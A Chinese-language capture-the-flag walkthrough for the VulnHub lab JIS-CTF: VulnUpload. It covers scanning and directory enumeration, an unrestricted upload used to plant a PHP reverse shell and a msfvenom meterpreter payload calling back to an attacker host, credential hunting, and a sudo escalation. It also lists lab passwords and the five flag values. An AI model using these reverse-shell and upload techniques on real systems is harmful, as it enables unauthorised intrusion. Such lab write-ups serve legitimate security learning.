2020-02-10-15
1
2
3
4
5
6
7
8
9
VM Name: JIS-CTF : VulnUpload Difficulty: Beginner Description: There are five flags on this machine. Try to find them. It takes 1.5 hour on average to find all flags. Only working with VirtualBox Url : https://www.vulnhub.com/entry/jis-ctf-vulnupload,228/
信息收集

扫描主机存活获取目标地址:
1 $ nmap -n -sn -T5 -v 192.168.56.1/24 | grep -B 1 "Host is up"
排除本机与网关还有两个,扫服务确定目标 IP : 192.168.56.110
1 $ nmap -n -Pn -sV -O 192.168.56.110
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-10 10:07 CST Nmap scan report for 192.168.56.110 Host is up (0.00073s latency). Not shown: 998 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) MAC Address: 08:00:27:C2:CD:2E (Oracle VirtualBox virtual NIC) Device type : general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.2 - 4.9 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done : 1 IP address (1 host up) scanned in 8.15 seconds

浏览器访问如下:



网站的话,需要先收集一下目录信息:
1 $ dirsearch.py -u http://192.168.56.110 -e php --random-agents -t 32
1 $ dirb http://192.168.56.110
1 $ nikto -h http://192.168.56.110
robots 总会有些东西泄露:
1
2
3
4
5
6
7
8
9
User-agent: * Disallow: / Disallow: /backup Disallow: /admin Disallow: /admin_area Disallow: /r00t Disallow: /uploads Disallow: /uploaded_files Disallow: /flag
逐一访问后得到可用目录如下:
1
2
3
4
5
6
http://192.168.56.110/index.php http://192.168.56.110/flag/ http://192.168.56.110/assets http://192.168.56.110/admin_area/ http://192.168.56.110/robots.txt http://192.168.56.110/uploaded_files
访问 /flag 得到 第一个 Flag :
1 The 1st flag is : {8734509128730458630012095}
访问 uploaded_files 空白页,但返回 200 OK 。无源代码
访问 admin_area ,源代码内发现第二个 Flag 及一组用户名密码:
打开大门

使用得到的用户名密码登录 SSH 无效,但成功登录 Web 页面,一个文件上传服务:
上传照片返回成功,上传 php 页面也成功,可知并没有黑白名单
可以上传一句话木马 + Nc 或用 msfvenom 生成 MSF 的 php 反弹木马
使用 kali 上的木马 (/usr/share/webshell)
cp /usr/share/webshell/php/php-reverse-shell.php ~/Desktop/php-shell.php
1 2 $ip = '192.168.56.109' ; $port = 8848 ;


监听端口。访问:http://192.168.56.110/uploaded_files/php-shell.php

使用 MSF 的 php 反弹木马
生成木马,并监听
1 $ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.109 LPORT=8848 --format raw --out /root/桌面/msf_php.php

查看 Web的根目录,从 hint.txt 找到了第三个 FLAG,并说明了使用 technawi 的用户才可以读取 flag.txt 且在一个隐藏目录里面
查看 /etc/passwd 除了 technawi 的 HOME 目录,无其他有用信息

那就搜索文件中包含 technawi 关键字的文件:
1 2 3 find / -user "technawi" -type f ! -path "/proc/*" 2>/dev/null grep -ri --exclude-dir=proc/ 'technawi' / 2>/dev/null


发现了一个 MySQL 的 认证TXT,找到第四个 FLAG 附带一组账号密码,成功登录 SSH,并拿到最后一个 FLAG
提权(额外)
其中,technawi HOME 目录下有个名为 .sudo_as_admin_successful 的文件,
意味着 technawi 可以用自己的密码登录成为 root 用户(提权)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 http://192.168.56.110/robots.txt User-agent: * Disallow: / Disallow: /backup Disallow: /admin Disallow: /admin_area Disallow: /r00t Disallow: /uploads ----- Not Found 404 Disallow: /uploaded_files ----- OK 200 Disallow: /flag ================ http://192.168.56.110/admin_area/ <!-- username : admin password : 3v1l_H@ck3r The 2nd flag is : {7412574125871236547895214} --> =============== http://192.168.56.110/assets/img/ [IMG] background_tile_1.jpg 2017-04-19 10:43 2.3K [IMG] background_tile_2.jpg 2017-04-19 10:43 2.4K [IMG] background_tile_3.jpg 2017-04-19 10:43 2.3K [IMG] blue_line.jpg 2017-04-19 10:43 1.3K [IMG] done.png 2017-04-19 10:43 3.3K [IMG] logo.jpg 2017-04-19 10:43 11K [IMG] tzine.png 2017-04-19 10:43 1.2K =============== http://192.168.56.110/flag/ The 1st flag is : {8734509128730458630012095} =============== http://192.168.56.110/server-status 注意 Cookie http://192.168.56.110/index.php 登录后: Powered by : Technawi[dot]net ======================= meterpreter > cat hint.txt try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;) The 3rd flag is : {7645110034526579012345670} ======================= cat /etc/mysql/conf.d/credentials.txt The 4th flag is : {7845658974123568974185412} username : technawi password : 3vilH@ksor ====================== technawi@Jordaninfosec-CTF01:~$ cat /var/www/html/flag.txt The 5th flag is : {5473215946785213456975249} Good job :) You find 5 flags and got their points and finish the first scenario....